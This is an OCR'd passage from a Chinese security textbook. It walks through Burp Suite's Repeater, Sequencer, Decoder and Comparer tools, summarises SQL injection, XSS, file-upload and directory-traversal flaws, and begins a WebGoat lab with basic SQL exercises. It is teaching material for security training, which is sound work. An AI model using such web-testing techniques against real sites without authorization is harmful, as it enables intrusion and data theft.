



图 6-24　根据不同的情况修改和发送相同的请求并进行分析

**步骤 22**：切换到 Repeater 选项卡，将会看到刚才提交的请求信息，如图 6-25 所示。





图 6-25　将请求报文发送到 Repeater

**步骤 23**：单击左上角的 Go 按钮，即可将该报文发送到网站服务器，然后界面右侧会显示服务器的响应报文，如图 6-26 所示。





图 6-26　在 Repeater 中进行请求重放

**步骤 24**：Sequencer 功能主要用来检查 Web 应用程序提供的会话令牌（该令牌的产生是随机的），通常用于检测访问令牌是否可预测、密码重置令牌是否可预测等场景，通过 Sequencer 的数据样本分析能很好地降低这些关键数据被伪造的风险，如图 6-27 所示。

**步骤 25**：Decoder 功能可用于解码数据，还原数据原来的形式或进行编码和加密数据。





图 6-27　检查 Web 应用程序提供的会话令牌的随机性

操作界面主要由输入域、输出域、编码解码选项三部分组成，如图 6-28 所示。





图 6-28　对数据进行编码

**步骤 26**：Comparer 功能主要提供一个可视化的差异比对功能，用来执行任意的两个请求、响应或任何其他形式的数据之间的比较，对比分析两次数据之间的区别，如图 6-29 所示。

对于其他的一些功能，读者可以继续查阅相关资料进行学习，并通过相关实验掌握其应用方法。

## 6.1.4　任务与思考

Burp Suite 是一个功能强大的漏洞扫描、检测和分析工具集，本实验仅涉及该工具集中的部分工具应用，建议读者在本实验的基础上通过查阅 Burp Suite 技术文档，进一步掌握相





图 6-29　对比分析两次数据之间的区别

关工具的使用方法。

同时，为便于读者加强对漏洞扫描和利用的学习，建议进一步学习以下内容。

**1. SQL 注入**

SQL 语言是一种数据库查询语言，SQL 注入攻击能够令后台数据库引擎将用户输入的恶意语句当作代码执行，导致数据库被入侵。利用 SQL 注入技术来实施网络攻击常被称为 SQL 注入攻击，SQL 注入攻击的本质是利用 Web 应用程序中所输入的 SQL 语句的语法处理，针对 Web 应用程序开发者编程过程中未对 SQL 语句传入的参数做出严格的检查和处理所造成的。习惯上将存在 SQL 注入点的程序或网站称为 SQL 注入漏洞。

实际上，SQL 注入是存在于有数据库连接的应用程序中的一种安全漏洞。在具体的攻击过程中，攻击者一般通过在应用程序中预先定义好的查询语句结尾加上额外的 SQL 语句元素，欺骗数据库服务器执行非授权的查询。这类应用程序一般是基于 Web 的应用程序的，它允许用户输入查询条件，并将查询条件嵌入 SQL 请求语句中，发送到与该应用程序相关联的数据库服务器中执行。通过构造一些畸形的输入，攻击者能够操作这种请求语句去获取预先未知的结果。

**2. 跨站脚本攻击**

当一个 Web 服务器接收来自用户恶意构造的数据时，被接收恶意的数据通常以超链接的形式嵌入 Web 服务器，该超链接包含了恶意的内容，如果用户不注意点击了这些链接，跨站脚本就可能发生。

恶意链接的来源有可能来自另一个网站的链接，也有可能来自怀有恶意的邮件，或者是某些即时通信软件上的消息链接等。通常情况下，攻击者会把链接到恶意站点的超链接中的部分内容用二进制或其他编码方法进行编码，所以当用户点击时不会产生怀疑。当某些

敏感数据被网页服务接收后，它会向用户产生一个包含恶意数据的页面输出，而这些数据正是攻击者之前嵌入网页的。

跨站脚本是指在远程 Web 页面的 HTML 代码中插入的具有恶意目的的数据，用户认为该页面是可信赖的，但是当用户下载该页面时，嵌入其中的脚本将被解释执行。所以，跨站脚本产生的根本原因就在于数据和代码的混合使用。

**3. 文件上传**

文件上传是指用户上传了一个可被 Web 容器解释执行的脚本文件，即通过执行此脚本可获得服务器端权限。某些环境下，这种攻击方式技术要求不高，相对其他类型的漏洞更加直接、有效，但是威胁程度毋庸置疑。

**4. 目录遍历**

目录遍历又称为路径遍历，可以获取系统文件和服务器的配置文件，甚至在 Web 根目录以外执行系统命令。导致目录遍历的原因是 Web 服务器对用户输入的字符过滤不严格，攻击者可以通过 HTTP 请求输入一些特殊字符，从而绕过服务器的安全限制。严格来说，目录遍历也是设计人员设计中的“漏洞”。

# 6.2 Web 安全漏洞学习平台：WebGoat 的使用


## 6.2.1 预备知识：WebGoat 介绍

WebGoat 是一个用来演示 Web 浏览器中典型安全漏洞的应用程序，其目的是在应用程序安全审计的上下文中系统、完整地介绍如何测试和利用这些安全漏洞。

WebGoat 用 Java 语言编写，可以安装到所有带有 Java 虚拟机环境的平台上。此外，WebGoat 还分别为 Linux、OS X Tiger 和 Windows 系统提供了相应的安装程序。无论运行在什么操作系统平台上，WebGoat 都会自动跟踪用户的操作过程，记录在平台上的学习进展。WebGoat 当前提供的训练课程有 30 多个，其中包括跨站点脚本攻击(XSS)、访问控制、线程安全、操作隐藏字段、操纵参数、弱会话 Cookie、SQL 盲注、数字型 SQL 注入、字符串型 SQL 注入、Web 服务、开放认证失效后带来的危险等内容。

虽然 WebGoat 中对于如何利用漏洞给出了大量的解释，但是还是比较有限的。不过，对于初学者来说，WebGoat 是一个功能丰富、便于使用的学习平台。它的每个教程都明确告诉读者存在什么漏洞，但是如何去攻破这些漏洞，还需要读者继续查阅相关资料，通过进一步学习来了解该漏洞的原理、特征和攻击方法，甚至需要读者搜集相关的辅助攻击工具，完成各种攻击过程。

## 6.2.2 实验目的和条件

**1. 实验目的**

通过本实验的学习，能够使读者掌握基于应用层的弱点测试手段与方法，这些方法对于

网络攻防是非常有用的。

**2. 实验条件**

本实验所需要的软硬件清单如表 6-2 所示。

**表 6-2　WebGoat 实验清单**

| 类　　型 | 序　　号 | 软硬件规格 |
|---|---|---|
| 实验机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows 10 |
| | 3 | 软件版本：Java JDK 1.5 及以上<br>WebGoat 8.1.0 及以上 |

## 6.2.3　实验过程

**步骤 1**：正常登录实验用计算机，在进行实验之前确保该计算机能够正常地访问互联网，然后安装 WebGoat 软件。安装过程中，首先需要部署一个 Java 环境，再通过指令“java -jar C:\Users\smiton\Documents\webgoat-server-8.1.0.jar”运行 WebGoat 的服务，如图 6-30 所示。

```
C:\Windows\system32\cmd.exe - java -jar C:\Users\smiton\Documents\webgoat-server-8.1.0.jar
Microsoft Windows [版本 10.0.18362.30]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\Users\smiton>java -version
java version "15.0.2" 2021-01-19
Java(TM) SE Runtime Environment (build 15.0.2+7-27)
Java HotSpot(TM) 64-Bit Server VM (build 15.0.2+7-27, mixed mode, sharing)

C:\Users\smiton>java -jar C:\Users\smiton\Documents\webgoat-server-8.1.0.jar
15:13:47.630 [main] INFO org.owasp.webgoat.StartWebGoat - Starting WebGoat with args:

 :: Spring Boot ::                (v2.2.2.RELEASE)

2022-01-06 15:13:48.272  INFO 2992 --- [                main] org.owasp.webgoat.StartWebGoat           : Starting StartWebGoa
t v8.1.0 on DESKTOP-QDGLL41 with PID 2992 (C:\Users\smiton\Documents\webgoat-server-8.1.0.jar started by smiton in C:\Us
ers\smiton)
2022-01-06 15:13:48.272 DEBUG 2992 --- [                main] org.owasp.webgoat.StartWebGoat           : Running with Spring
Boot v2.2.2.RELEASE, Spring v5.2.2.RELEASE
2022-01-06 15:13:48.272  INFO 2992 --- [                main] org.owasp.webgoat.StartWebGoat           : No active profile se
t, falling back to default profiles: default
2022-01-06 15:13:49.431  INFO 2992 --- [                main] .s.d.r.c.RepositoryConfigurationDelegate : Bootstrapping Spring
 Data JPA repositories in DEFAULT mode.
2022-01-06 15:13:49.541  INFO 2992 --- [                main] .s.d.r.c.RepositoryConfigurationDelegate : Finished Spring Data
 repository scanning in 81ms. Found 2 JPA repository interfaces.
```

图 6-30　运行 WebGoat 服务

**步骤 2**：打开浏览器，在地址栏中输入 http://localhost：8080/WebGoat/login，进入 WebGoat 登录界面，输入用户名和密码。首次使用时，还需要进行在线注册，如图 6-31 所示。

**步骤 3**：在打开的页面中单击 Start WebGoat 按钮，如图 6-32 所示，进入 WebGoat 操作界面。

**步骤 4**：首先进行字符串型 SQL 注入实验，在左侧列表中找到 Injection 选项，然后选择 SQL Injection(intro)选项，在其上单击进入。如图 6-33 所示，SQL 注入的首页主要显示 SQL 注入的概念，以及 WebGoat 实验平台上 SQL 注入的学习目标。





图 6-31　WebGoat 登录界面





图 6-32　WebGoat 主界面

在首页的上部显示 SQL 注入课程的序号，在这些课程中，第 2～5 课主要是基础 SQL 语句实验，第 6～8 课介绍 SQL 注入的相关技术，第 9～13 课为基础的 SQL 注入实验。

**步骤 5**：选择课程 2，该实验为基础的 SQL SELECT 语句，要求返回职员 Bob Franco 的所属部门。在 SQL query 文本框中输入查询语句：SELECT department FROM employees WHERE first_name='Bob' AND last_name='Franco'，单击 Submit 按钮提交，即可实现上述功能，如图 6-34 所示。

**步骤 6**：选择课程 3，该实验为基础的 SQL UPDATE 语句，要求将 Tobi Barnett 的部门修改为 Sales。在 SQL query 文本框中输入查询语句：UPDATE employees SET





图 6-33　选择 SQL Injection(intro)选项





图 6-34　SQL SELECT 语句实验

department='Sales' WHERE first_name='Tobi' AND last_name='Barnett'，单击 Submit 按钮提交，即可实现上述功能，如图 6-35 所示。

